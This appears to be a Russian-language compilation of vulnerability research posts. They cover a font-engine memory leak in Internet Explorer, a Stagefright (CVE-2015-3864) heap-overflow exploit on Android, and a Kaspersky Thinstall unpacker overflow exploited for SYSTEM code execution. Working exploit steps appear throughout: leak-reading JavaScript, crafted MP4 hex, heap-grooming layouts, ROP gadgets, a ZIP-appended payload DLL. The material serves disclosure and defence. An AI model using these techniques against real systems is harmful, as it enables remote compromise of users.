
Результаты в разных шрифтовых движках

Один и тот же файл OpenType раскрывает разные глифы в нескольких уязвимых движках:


---------- (OpenType)
Print
Install
Font name: ----------
Version: ----------
OpenType Layout, PostScript Outlines
12
18
24
36
48
60
72


About Internet Explorer
Internet Explorer 11
Version: 11.0.9600.17207
Update Versions: 11.0.10 (KB2962872)
Product ID: 00150-20000-00003-AA459
Install new versions automatically
© 2013 Microsoft Corporation. All rights reserved.
Close





Некорректная матрица Java, вероятно, отражает отсутствие поддержки некоторых операторов эксплойта.

Раскрытие памяти Internet Explorer в JavaScript

Вредоносная страница внедряет шрифт через CSS:

```
<style>
@font-face {
  font-family: custom_font;
  src: url(PATH_TO_FONT);
}
#custom_font { font-family: custom_font; }
</style>
```

JavaScript определяет размер отображения 128 пикселей, 32 строки, 32 столбца, калибровочный символ A и символ утечки a:

```
var kDimensions = 128;
var kDataRows = 32;
var kDataColumns = 32;
var kSyncChar = 0x41;
var kLeakChar = 0x61;
```


Он создаёт холст на два глифа и отрисовывает оба символа красным:

```
var canvas = document.createElement('canvas');
canvas.width = 2 * kDimensions;
canvas.height = kDimensions;
document.body.insertBefore(canvas, document.body.firstChild);

var ctx = canvas.getContext('2d');
ctx.fillStyle = 'rgb(255, 0, 0)';
ctx.font = kDimensions + 'px custom_font';
ctx.fillText(String.fromCharCode(kSyncChar) +
             String.fromCharCode(kLeakChar), 0, kDimensions);
```

Прежде чем доверять раскрытым битам, код читает калибровочный глиф и проверяет чередующиеся байты `0xaa` и `0x55`. `readBytes` обходит каждую ячейку матрицы, проверяет красный канал и упаковывает биты в байты:

```
function readBytes(data, dim, rows, cols) {
  var bytes = [];
  var hbit_dim = dim / cols;
  var vbit_dim = dim / rows;
  var cur_byte = 0;
  var accumulated_bits = 0;

  for (var x = 0; x < dim; x += hbit_dim) {
    for (var y = dim - 1; y >= 0; y -= vbit_dim) {
      cur_byte |= Boolean(data[((y * dim) + x) * 4]) << accumulated_bits;
      accumulated_bits++;
      if (accumulated_bits == 8) {
        bytes.push(cur_byte);
        accumulated_bits = 0;
        cur_byte = 0;
      }
    }
  }
  return bytes;
}
```

Второй глиф декодируется и отображается в шестнадцатеричном виде. Уязвимый процесс IE 11 возвращает 128 байт кучи с устойчивыми полезными значениями. При тестировании в 64-разрядной Windows 7 с 32-разрядным IE первый dword всегда был базовым адресом `DWrite.dll`, а по нескольким фиксированным смещениям находились допустимые адреса кучи.



Это напрямую обходит ASLR для последующего эксплойта использования после освобождения или повреждения. Без OTS Chrome и Firefox также были бы затронуты. Белый список только широко используемых возможностей шрифтов разумно удалил из их поверхности атаки старое, малоизвестное и неопределённое поведение Charstring.

Заключение

Это был самый распространённый недостаток, найденный при исследовании Charstring: он присутствовал почти во всех протестированных движках PostScript. Windows `ATMFD.DLL` можно атаковать аналогично через GDI, используя OpenType или шрифт Type 1 с контролируемым атакующим размером выделения. Любой процесс вне блокировки win32k мог растеризовать глифы, прочитать пиксели обратно и раскрыть содержимое пула ядра — ценный примитив против ASLR ядра.

Ошибка также показывает, почему недостатки, унаследованные через общие кодовые базы, оказывают гораздо большее влияние, чем обычные уязвимости одного продукта.

Испугались Stagefright?

Автор: Mark Brand, обходчик мер защиты

Уязвимости `libstagefright` в Android привлекли значительное внимание и породили путаницу относительно удалённой эксплуатации на современных устройствах. В этой статье демонстрируется эксплойт одной из них для Android 5.0 и более новых версий, протестированный на Nexus 5.

CVE-2015-3864 — несовершенное исправление проблемы, обнаруженной Joshua Drake; для устройств Nexus оно было скорректировано в сентябрьском бюллетене безопасности. Слабость исправления также выявили Exodus Intel и Natalie Silvanovich.

Это многообещающий примитив эксплуатации: линейное переполнение кучи, при котором атакующий управляет размером выделения, длиной переполнения и его содержимым.

Уязвимость

Ошибка возникает при разборе фрагментов MPEG4 `tx3g`. `chunk_size` — контролируемое атакующим значение `uint64_t`, которое не проверяется относительно оставшихся данных файла. Исходный код:

```
case FOURCC('t', 'x', '3', 'g'): {
    uint32_t type;
    const void *data;
    size_t size = 0;
    if (!mLastTrack->meta->findData(
            kKeyTextFormatData, &type, &data, &size)) {
        size = 0;
    }

    uint8_t *buffer = new uint8_t[size + chunk_size]; // overflow
    if (size > 0)
        memcpy(buffer, data, size);

    if ((size_t)mDataSource->readAt(
            *offset, buffer + size, chunk_size) < chunk_size) {
        delete[] buffer;
        return ERROR_IO;
    }

    mLastTrack->meta->setData(
        kKeyTextFormatData, 0, buffer, size + chunk_size);
    delete[] buffer;
    *offset += chunk_size;
    break;
}
```

Исправление добавило:

```
if (SIZE_MAX - chunk_size <= size)
    return ERROR_MALFORMED;
```

Но `chunk_size` остаётся 64-разрядным даже в 32-разрядном процессе. На большинстве устройств Android, включая 64-разрядные системы, где `mediaserver` всё ещё был 32-разрядным, значение `chunk_size > SIZE_MAX` успешно проходит проверку, тогда как усечение в `new uint8_t[size + chunk_size]` создаёт выделение недостаточного размера.

Создание файла, вызывающего сбой

Stagefright распознаёт MPEG4 по блоку `ftyp` возле начала файла:

```
0000000: 0000 0014 6674 7970 6973 6f6d 0000 0001  ....ftypisom....
0000010: 6973 6f6d                                isom
```

Каждый блок начинается с 32-разрядного размера с порядком байтов от старшего к младшему, четырёхбайтового тега и полезной нагрузки. Одинокий `tx3g` вызывает другой сбой, поскольку `mLastTrack` равен null, поэтому его должен инициализировать контейнер `trak`:

```
0000000: 0000 0014 6674 7970 6973 6f6d 0000 0001  ....ftypisom....
0000010: 6973 6f6d 0000 0020 7472 616b 0000 0018  isom... trak....
0000020: 7478 3367 4141 4141 4141 4141 4141 4141  tx3gAAAAAAAAAAAA
0000030: 4141 4141                                AAAA
```

Первый `tx3g` сохраняет 24 байта. Второй использует размер блока 1, выбирая расширенный 64-разрядный размер, и устанавливает его в `0xffffffffffffffff`:

```
0000030: 4141 4141 0000 0001 7478 3367 ffff ffff  AAAA....tx3g....
0000040: ffff ffff 4242 4242 4242 4242 4242 4242  ....BBBBBBBBBBBB
0000050: 4242 4242 4242 4242 4242 4242 4242 4242  BBBBBBBBBBBBBBBB
```

Журнал подтверждает выделение 23 байт, за которым следуют копирование 24 байт и огромная операция чтения:

```
tx3g: size 24 chunk_size 18446744073709551615
tx3g: new[23] (0xb6048130)
tx3g: memcpy(0xb6048130, 0xb6048148, 24)
tx3g: readAt(..., 18446744073709551615)
```

Эта небольшая перезапись может не затронуть важные метаданные jemalloc, но добавление большего количества контролируемых байтов приводит к простому сбою.

Примитивы управления кучей

Для надёжной эксплуатации нужны контролируемые выделения и освобождения. Блоки `pssh` предоставляют постоянные выделения заданного атакующим размера и с заданным содержимым:

```
case FOURCC('p', 's', 's', 'h'): {
    *offset += chunk_size;
    PsshInfo pssh;
    mDataSource->readAt(data_offset + 4, &pssh.uuid, 16);

    uint32_t psshdatalen = 0;
    mDataSource->readAt(data_offset + 20, &psshdatalen, 4);
    pssh.datalen = ntohl(psshdatalen);
    if (pssh.datalen + 20 > chunk_size)
        return ERROR_MALFORMED;

    pssh.data = new (std::nothrow) uint8_t[pssh.datalen];
    if (!pssh.data)
        return ERROR_MALFORMED;

    ssize_t requested = (ssize_t)pssh.datalen;
    if (mDataSource->readAt(
            data_offset + 24, pssh.data, requested) < requested)
        return ERROR_IO;

    mPssh.push_back(pssh); // lifetime of MPEG4Extractor
    break;
}
```

Они заполняют фрагментированные слоты целевого класса размеров, чтобы последующие выделения становились смежными.

avcC и hvcC предоставляют выделения, которые атакующий может как создавать, так и освобождать. Второй блок того же типа заменяет и освобождает предыдущее значение:

```
case FOURCC('a', 'v', 'c', 'C'): {
    *offset += chunk_size;
    sp<ABuffer> buffer = new ABuffer(chunk_data_size);
    if (mDataSource->readAt(
            data_offset, buffer->data(), chunk_data_size) < chunk_data_size)
        return ERROR_IO;

    mLastTrack->meta->setData(
        kKeyAVCC, kTypeAVCC, buffer->data(), chunk_data_size);
    break;
}
```

Атака на MPEG4DataSource

Эксплойт перезаписывает MPEG4DataSource — 32-байтовый виртуальный объект, выделяемый при разборе stbl. Он становится источником данных для вложенных блоков. Последнее выделение tx3g располагается непосредственно перед ним:

```
// Choose size + chunk_size == 32 while stored size > 32.
uint8_t *buffer = new uint8_t[size + chunk_size];
// Copy the old tx3g payload over MPEG4DataSource's vtable.
memcpy(buffer, data, size);
// Virtual call through the corrupted vtable.
mDataSource->readAt(*offset, buffer + size, chunk_size);
```

Сначала небольшие блоки avcC и hvcC занимают мешающие временные выделения. Затем 64-байтовый tx3g содержит 32 байта, остающиеся в границах, и ещё 32 байта, которые перезапишут целевой объект.

Постоянные выделения pssh дефрагментируют 32-байтовый класс размеров:

```
| pssh | free slot | pssh |
```

Затем целевые блоки avcC и hvcC размещаются смежно. Временное выделение разбора сначала создаёт промежуток, поэтому его заполняет ещё один pssh:

```
| pssh | free | pssh | pssh | avcC | hvcC |
```

Замена hvcC освобождает его старый блок, после чего вход в stbl выделяет там MPEG4DataSource:

```
| pssh | free | pssh | pssh | avcC | MPEG4DataSource |
```

Внутри stbl замена avcC освобождает блок непосредственно перед объектом. Расширенное выделение tx3g занимает этот слот, а его копирование переполняет таблицу виртуальных функций:

```
| pssh | free | pssh | pssh | tx3g | MPEG4DataSource |
| pssh | free | pssh | pssh | tx3g ------------------> |
```

Затем Chrome завершается сбоем при виртуальном вызове через байты атакующего 0x32323232:

```
Fatal signal 11 (SIGSEGV), fault addr 0x3232324e, mediaserver
r1 32323232
pc b67dff76  libstagefright.so
MPEG4Extractor::parseChunk(...)
```

Размещение контролируемых данных по предсказуемому адресу

ASLR всё ещё скрывает код и данные. В 32-разрядном Android крупные выделения jemalloc больше `0x40000` переходят к прямому `mmap`. Linux выбирает отображения линейно вниз от рандомизированной начальной точки. ARM предоставлял лишь восемь бит случайности mmap:

```
/* 8 bits of randomness in 20 address space bits */
if ((current->flags & PF_RANDOMIZE) &&
        !(current->personality & ADDR_NO_RANDOMIZE))
    random_factor = (get_random_int() % (1 << 8)) << PAGE_SHIFT;
```

Начальная точка меняется максимум на `0xff000`. Умеренное количество крупных выделений исчерпывает все возможные позиции и гарантирует отображение выбранной страницы.

Следующий тест стабильно отображал `0xf7500000` в 32-разрядном процессе даже при полной рандомизации пользовательского пространства:

```
#include <stdio.h>
#include <string.h>
#include <sys/mman.h>

#define ALLOC_SIZE 0xff000

int main() {
    char* ptr = mmap(NULL, ALLOC_SIZE,
        PROT_READ | PROT_WRITE | PROT_EXEC,
        MAP_PRIVATE | MAP_ANONYMOUS, -1, 0);
    memset(ptr, '\xcc', ALLOC_SIZE);
    ((void(*)())0xf7500000)();
}
```

В `mediaserver` предыдущий разбор вносит некоторую вариативность, но вложенные блоки `pssh` внутри `stbl` удваивают эффективное распыление, поскольку кеширующий источник данных дублирует контролируемые байты. Изменение перезаписываемой таблицы виртуальных функций на предсказуемое распыление даёт контроль над вызываемым адресом:

```
Fatal signal 11 (SIGSEGV), fault addr 0xc01db33e
pc c01db33e <unknown>
MPEG4Extractor::parseChunk(...)
```

Переключение стека и ROP

При отключённом ASLR `libc.so` содержит идеальную последовательность внутри `longjmp`. Поскольку при контролируемом виртуальном вызове всегда `r0 == this`, а `this` указывает на повреждённые байты, гаджет восстанавливает большинство регистров и стек из данных атакующего:

```
ADD   R2, R0, #0x4C
LDMIA R2, {R4, R5, R6, R7, R8, R9, R10, R11, R12, SP, LR}
TEQ   SP, #0
TEQNE LR, #0
BEQ   botch_0
MOV   R0, R1
TEQ   R0, #0
MOVEQ R0, #1
BX    LR
```

После этого цепочка ROP может выделить память RWX, скопировать шелл-код и перейти в него, используя только функции и гаджеты libc.

Практический обход ASLR

Сложный эксплойт мог бы искать утечку информации либо частично перезаписать соседнюю таблицу виртуальных функций в запись GOT или альтернативный тип `DataSource`. Но после сбоев `mediaserver` перезапускается, а базовый адрес `libc.so` имеет лишь восемь бит энтропии.

Практичный подход — выбрать одну из 256 возможных баз libc, подготовить для неё цепочку ROP и многократно перезагружать страницу, пока JavaScript не получит обратный вызов об успехе. Благодаря предсказуемому распылению mmap подбирать нужно только адрес libc.

В отличие от дочерних процессов zygote, `mediaserver` запускается напрямую через `execve`, поэтому его раскладка рандомизируется при каждом перезапуске. Время до успеха не имеет строгой верхней границы. На Nexus 5 из 4096 попыток 15 дали обратный вызов. Самая быстрая заняла около 30 секунд, самая медленная — более часа. Если ограничить запуски одним в пять секунд при вероятности 1/256, шанс успеха составляет примерно 4% в минуту.

Это практично для страницы-водопоя или встроенной в приложение рекламы, отображаемой достаточно долго.

Возможности усиления защиты

Две меры существенно повысили бы стоимость эксплуатации:

• **Усилить анонимные отображения.** Android может дополнить слабую рандомизацию `mmap(NULL, ...)` по примеру PartitionAlloc в Chrome, не позволяя надёжно размещать контролируемые данные по известному адресу.
• **Маскировать указатели** `jmp_buf`**.** Усиленные реализации `setjmp`/`longjmp` защищают сохранённые указатели и устраняют эти процедуры как одношаговые гаджеты переключения стека.

Ни одна из мер не доказывает невозможность эксплуатации будущих повреждений памяти, но обе сделали бы надёжные эксплойты Android дороже.

Kaspersky: больше распаковщиков — больше проблем

Автор: печально известный Tavis Ormandy.

Ранее мы уже рассказывали, как используем масштаб Google для усиления наших усилий по фаззингу. В последнее время я применяю некоторые из этих техник к антивирусам — огромной и высокопривилегированной поверхности атаки. Среди исследуемых продуктов находится Kaspersky Antivirus, и сейчас я провожу первичный анализ первого набора собранных уязвимостей.

Помимо фаззинга я изучал и проверял архитектуру, что позволило обнаружить несколько крупных недостатков, над устранением которых Kaspersky активно работает. Эти проблемы затрагивают всё: от обнаружения сетевых вторжений, перехвата SSL и проверки файлов до интеграции с браузером и локального повышения привилегий.

Многие отправленные мной отчёты пока не исправлены, но Kaspersky продвинулась достаточно далеко, чтобы можно было рассказать о некоторых проблемах. Одно важное наблюдение: несколько самых критичных переданных мной уязвимостей оказалось попросту слишком легко эксплуатировать, и я рад сообщить, что Kaspersky развёртывает улучшенные меры защиты для исправления ситуации.

Среди уже устранённых Kaspersky ошибок — уязвимости при разборе самых разных форматов, от файлов Android DEX и документов Microsoft CHM до распаковки UPX и Yoda's Protector. Мы отправили Kaspersky десятки отчётов для расследования, и любая из этих проблем могла привести к полной компрометации любого пользователя Kaspersky Antivirus. Рассмотрим одну из них подробнее.

Что касается первой проблемы: если дата выпуска баз Kaspersky Antivirus или любого другого продукта на движке Kaspersky, например ZoneAlarm, позднее 7 сентября 2015 года, описанная ниже уязвимость уже устранена.

Поскольку антивирусы обычно перехватывают обращения к файловой системе и сетевой трафик, для эксплуатации достаточно просто посетить веб-сайт или получить электронное письмо. Открывать или читать письмо не требуется: операций ввода-вывода файловой системы при его получении достаточно для срабатывания эксплуатируемого условия.

Пример уязвимости: контейнеры Thinstall

Контейнеры Thinstall — обёртки виртуализации приложений, упрощающие их распространение. В 2008 году продукт приобрела VMware и переименовала в VMware ThinApp. Встретив контейнер Thinstall версии 4, Kaspersky пытается распаковать его для проверки содержимого. Приложения Thinstall распознаются по магическим константам в точке входа.

```
pushf
pusha
push 0x6C417453
push 0x6E496854
call $+5
```

Этот код запускает распаковщик Thinstall в Kaspersky.

Фаззинг приложений Thinstall выявил переполнение стекового буфера при извлечении содержимого контейнера. Поскольку Kaspersky не включила /GS, кадр стека можно перезаписать и довольно просто перенаправить выполнение. Поддержка /GS впервые появилась в Visual Studio 2002 и уже

много лет включается по умолчанию. В конфигурации сборки /GS можно отключить, но это исключительно плохая идея.

После выделения записи контейнера, ответственной за переполнение, надёжно получить контроль над указателем инструкций удалось очень быстро.

```
(8f0.b28): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=00000001 ebx=0be4005c ecx=09f9d810 edx=00000000 esi=0be4005c edi=0d90ef64
eip=41414141 esp=09f9dc5c ebp=43434343 iopl=0         nv up ei pl nz na pe cy
cs=0023 ss=002b ds=002b es=002b fs=0053 gs=002b efl=00010207
41414141 ??              ???

0:084> lmv m avp
start    end        module name
013d0000 01401000   avp (deferred)
    Image path: C:\Program Files (x86)\Kaspersky Lab\Kaspersky Anti-Virus 16.0.0\avp.exe
    Image name: avp.exe
    Timestamp: Thu Jul 23 11:39:44 2015 (55B134F0)
    CheckSum: 00036438
    ImageSize: 00031000
    File version: 16.0.0.625
    Product version: 16.0.0.625
    CompanyName: Kaspersky Lab ZAO
    ProductName: Kaspersky Anti-Virus
    InternalName: avp
    OriginalFilename: avp.exe
    ProductVersion: 16.0.0.625
    FileVersion: 16.0.0.625
    FileDescription: Kaspersky Anti-Virus
    LegalCopyright: © 2015 Kaspersky Lab ZAO. All Rights Reserved.
```

Эксплуатация

Kaspersky включила `/DYNAMICBASE` для всех модулей, что должно было сделать эксплуатацию ненадёжной. К сожалению, несколько недостатков реализации помешали ему работать правильно. Несколько отображений `PAGE_EXECUTE_READWRITE` для динамического кода создаются по предсказуемым адресам с помощью `VirtualAlloc()`.

```
0:117> !address 0x7e670000
Usage:                  <unknown>
Base Address:           7e670000
End Address:            7e671000
Region Size:            00001000
State:                  00001000 MEM_COMMIT
Protect:                00000040 PAGE_EXECUTE_READWRITE
Type:                   00020000 MEM_PRIVATE
Allocation Base:        7e670000
Allocation Protect:     00000040 PAGE_EXECUTE_READWRITE
```

Я выгрузил содержимое страниц с помощью `.writemem` и быстро нашёл промежуточный код для вызова `kernel32!LoadLibraryA`.

```
0:001> u 0x7e670470
7e670470 58              pop eax
7e670471 688f49db76      push offset kernel32!LoadLibraryA (76db498f)
7e670476 c3              ret
7e670477 cc              int 3
7e670478 55              push ebp
7e670479 8bec            mov ebp,esp
7e67047b 81ecb0000000    sub esp,0B0h
7e670481 833d5cff686800 cmp dword ptr [ushata!UshataInitializeForService+0x1639c (6868ff5c)],0
```

Это стало бы полезным примитивом эксплуатации при возможности управлять параметрами, однако определить расположение полезных строк было невозможно. Я предположил, что имя проверяемого файла должно где-то находиться в стеке. Выгрузив стек командой dda, я обнаружил его по адресу [esp+0x8f*4].

```
0:124> dda esp+8e*4 L1
0c85e4cc  0ba21fb8 "C:\exploit.txt"
```

Обратите внимание: имя или расширение проверяемого файла не имеет значения, я использовал .txt. Если заставить эксплойт выглядеть как допустимая DLL, можно вернуться в LoadLibrary и вызвать DllMain(). Тогда этот код загрузится в адресное пространство avp.exe и выполнится с привилегиями NT AUTHORITY\SYSTEM.

Я построил простую цепочку для очистки стека и возврата в LoadLibraryA, и она прекрасно сработала.

```
0:124> dda esp L8f
0c85e294  00000000
0c85e298  7e670471 "h.I.v..U....."
0c85e29c  00000000
0c85e2a0  7e670471 "h.I.v..U....."
0c85e2a4  00000000
0c85e2a8  7e670471 "h.I.v..U....."
0c85e2ac  00000000
0c85e4c8  7e670471 "h.I.v..U....."
...
0c85e4cc  0ba21fb8 "C:\exploit.txt"
```

К сожалению, загрузчик Windows очень строг к формату DLL, и мне не удалось добиться, чтобы он принял эксплойт, который при этом продолжал бы вызывать уязвимость в Kaspersky. Возможно, при большем количестве времени это удалось бы, но вместо этого я придумал другую стратегию.

Следуя духу Corkami, я уже заметил, что Kaspersky проверяет архивы, добавленные в конец других файлов.

```
$ cat file.doc file.zip > newfile.doc
```

В этом случае Kaspersky обнаружит ZIP-архив в конце документа Office, извлечёт и проверит его содержимое. Я задумался, можно ли поместить эксплойт в ZIP-файл, а затем добавить его в конец DLL:

```
$ cat payload.dll exploit.zip > finalexploit.txt
```

Тогда Kaspersky увидит ZIP-файл, добавленный к DLL, и проверит мой эксплойт, а Windows увидит допустимую DLL. Обратите внимание, что имена и расширения файлов здесь не важны: вызов LoadLibrary(“anything.txt”) вполне допустим.

Таким способом мне удалось вызвать эксплойт, но, к сожалению, имя файла в стеке теперь записывалось иначе! При проверке внутри архива Kaspersky представляет имя так:

```
C:\exploit.zip//exploit.txt
```

Это не путь, который примет LoadLibraryA. Моим решением стало изменение заголовка ZIP так, чтобы файл назывался “”, то есть пустой строкой. Когда Kaspersky формирует имя, она добавляет пустую строку, и имя файла остаётся допустимой целью для LoadLibraryA. Я просто использовал sed:


```
$ sed -i 's/e\(xploit.txt\)/\x00\1/' exploit.zip
```

Я быстро написал DLL с полезной нагрузкой:

```
#include <windows.h>
#pragma comment(lib, "shell32")

BOOLEAN WINAPI DllMain(HINSTANCE hDllHandle, DWORD nReason, LPVOID Reserved) {
```

```
    ShellExecute(NULL, "open", "calc", NULL, NULL, 0);
    ExitProcess(0);
    return 1;
}
```

И эксплойт прекрасно сработал с первой попытки. Я проверил его в версиях 15 и 16 Kaspersky Antivirus под Windows 7. Обратите внимание: Калькулятор отображается на служебном рабочем столе, поэтому убедиться в его создании нужно через Process Explorer.



Недостатки архитектуры продукта

Я также сообщил о нескольких крупных архитектурных недостатках в других компонентах Kaspersky Antivirus и Kaspersky Internet Security. Исправления удалённых сетевых атак, которые я собирался здесь обсудить, задержались, поэтому расскажу о них во второй статье на эту тему после выхода исправлений.

Вредно ли защитное ПО?

У нас есть убедительные доказательства существования активного чёрного рынка эксплойтов для антивирусов. Исследования показывают, что это легкодоступная поверхность атаки, которая резко повышает подверженность целевым атакам.

VBI Vulnerabilities Portfolio

Table 27.1 – Continued

VBI ID	Description	Status
VBI-2010-0025	Enterasys Network Management Suite Remote Code Execution	Sold
VBI-2010-0024	Adobe Shockwave Player Client-Side Code Execution	Sold
VBI-2010-0023	Java Runtime Environment Auto-Update Remote Code Execution	Sold
VBI-2010-0022	Alcohol 120% Remote Code Execution	Sold
VBI-2010-0021	ESET NOD32 Antivirus and ESET Smart Security Remote Pre-auth Code Execution	Sold
VBI-10-020	*** REDACTED ***	Sold
VBI-10-019	Microsoft Windows Core Component Client-Side Remote Code Execution	Patched
VBI-10-018	Symantec Web Gateway SQL Injection	Unavailable
VBI-2010-0017	Windows Messenger ActiveX Code Execution	Sold
VBI-2010-0016	Java Runtime Environment Auto-Update Code Execution	Sold
VBI-10-015	Flash Client-Side Code Execution	Unavailable
VBI-10-014	Malicious Portable Executable Detection Bypass	Available
VBI-2010-0013	Java Runtime Environment Local Privilege Escalation	Sold
VBI-10-012	Quicktime Code Execution	Unavailable
VBI-2010-0011	Quicktime Client-Side Remote Code Execution	Sold
VBI-2010-0010	Java Runtime Environment Client-Side Remote Code Execution	Sold
VBI-2010-0009	Java Runtime Environment Local Privilege Escalation	Sold

Фрагмент прайс-листа эксплойтов, обнаруженного WikiLeaks, источник. Прайс-лист показывает, что эксплойты и сведения об антивирусах активно продаются.

Поэтому поставщики защитных продуктов обязаны соблюдать наивысшие возможные стандарты безопасной разработки, сводя к минимуму потенциальный вред от своего ПО. Даже если оставить в стороне вопрос эффективности, попытка уменьшить подверженность массовому вредоносному ПО не должна увеличивать подверженность целевым атакам.

Заключение

В будущем мы хотели бы видеть распаковщики, эмуляторы и парсеры антивирусов в песочнице, а не выполняющимися с привилегиями SYSTEM. Песочница Chromium имеет открытый исходный код. Не ждите сетевого червя, нацеленного на ваш продукт, или целевых атак на пользователей: добавьте песочницу в план разработки уже сегодня.

Ранее я писал о **sophailv2.pdf** (файл в files/sophailv2.pdf) и ESET, но вскоре планирую исследовать других поставщиков.

